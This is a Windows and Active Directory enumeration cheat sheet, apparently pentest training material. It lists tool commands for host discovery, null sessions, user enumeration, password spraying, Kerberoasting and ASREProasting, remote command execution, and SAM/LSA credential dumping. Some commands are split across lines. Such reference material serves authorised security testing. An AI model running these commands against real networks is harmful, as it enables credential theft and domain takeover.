


Windows Enumeration — Cheat Sheet

Enumerate a Windows / Active Directory environment from an attacker machine. Organized by phase — unauthenticated first, then authenticated. Replace <placeholders> with your own values.



PART 1 — UNAUTHENTICATED ENUMERATION

① Host & Service Discovery

```
nmap -sn <target-range> # ping sweep
nmap -Pn --top-ports=100 -oA top100 <range> # quick scan
nmap -Pn -sCV -oA <out> -iL hosts_ips.txt # full scan
```

-Pn skip ping · -sCV scripts+versions · -iL read targets from file

② SMB Fingerprinting

```
nxc smb <target-range>
```

Look for: signing:False (relay target) · OS version · (Guest OK)

③ DC Discovery

```
nslookup -type=SRV _ldap._tcp.dc._msdcs.<domain>
dig axfr <domain> @<dns-server-ip>
```

④ Null Session / General Recon

```
enum4linux-ng -A <target>
rpcclient -U "" -N <target>
```

rpcclient: enumdomusers · enumdomgroups · querydomaininfo · lsatquery

⑤ User Enumeration (no creds)

```
# Kerbrute — silent, no logon events:
kerbrute userenum --dc <dc-ip> -d <domain> <users.txt>

# nmap:
nmap -p 88 --script=krb5-enum-users \
  --script-args="krb5-enum-users.realm='<domain>',userdb=<users.txt>" <dc-ip>

# rpcclient (null session only):
rpcclient -U "" -N <target> → enumdomusers
```

Share Enumeration (anonymous)

```
nxc smb <target> -u '' -p '' --shares
nxc smb <target> -u 'guest' -p '' --shares
smbclient //<target>/<share> -N
```

PART 2 — AUTHENTICATED ENUMERATION

Any command using -p <password> can use -H <NT-hash> instead for pass-the-hash.

⑥ Verify Creds & Password Policy

```
nxc smb <target> -u <user> -p <pass>
nxc smb <dc-ip> -u <user> -p <pass> --pass-pol
```

Check pass-pol BEFORE any spray. Spray at most (threshold - 1) attempts.

Spraying

```
nxc smb <range> -u <user> -p <pass>
nxc smb <range> -u <user> -H <NT-hash> --local-auth
kerbrute passwordspray --dc <dc> -d <domain> <users.txt> <pass>
```

⑦ BloodHound — run this first

```
bloodhound-python -u <user> -p <pass> \
  -d <domain> -dc <dc-fqdn> -c all --zip
```

Import .zip into BloodHound GUI → Shortest Paths to DA

LDAP Enumeration

```
nxc ldap <dc> -u <user> -p <pass> --users
nxc ldap <dc> -u <user> -p <pass> --groups
nxc ldap <dc> -u <user> -p <pass> -M get-desc-users
```

Descriptions often contain passwords!

⑨ Kerberos Attack Surface

```
# ASREProast (no pre-auth — no creds needed*):
GetNPUsers.py <domain>/ -dc-ip <dc> -usersfile <users.txt> -no-pass
GetNPUsers.py <domain>/<user>:<pass> -dc-ip <dc> -request
# → crack with hashcat -m 18200

# Kerberoast (any domain user):
GetUserSPNs.py <domain>/<user>:<pass> -dc-ip <dc> -request
# → crack with hashcat -m 13100
```

⑧ User / Group / Share Enum

```
nxc smb <dc> -u <user> -p <pass> --users
nxc smb <dc> -u <user> -p <pass> --groups
nxc smb <target> -u <user> -p <pass> --shares --
spider-shares
GetADUsers.py <domain>/<user>:<pass> -dc-ip <dc>
-all
ldapdomaindump -u '<domain>\<user>' -p <pass>
<dc> -o <dir>
```

⑩ Code Execution & Credential Dump

```
nxc smb <target> -u <user> -p <pass> -x
"<command>"
nxc smb <target> -u <user> -p <pass> --sam
nxc smb <target> -u <user> -p <pass> --lsa
```

NT hashes → pass-the-hash. See the PtH cheatsheet for next steps.

Recommended Workflow

Unauthenticated:

nmap sweep → nxc smb <range> → nslookup SRV → enum4linux-ng → anon shares → kerbrute userenum

Authenticated:

verify creds → --pass-pol → bloodhound-python → GetNPUsers / GetUserSPNs → nxc ldap get-desc-users → spray → --sam / --lsa

Key ideas: Always do full unauthenticated recon before using credentials. Kerbrute username enum is silent — no logon events. BloodHound is the most powerful authenticated step — run it first. signing:False = relay attack opportunity (see NTLM relay cheatsheet).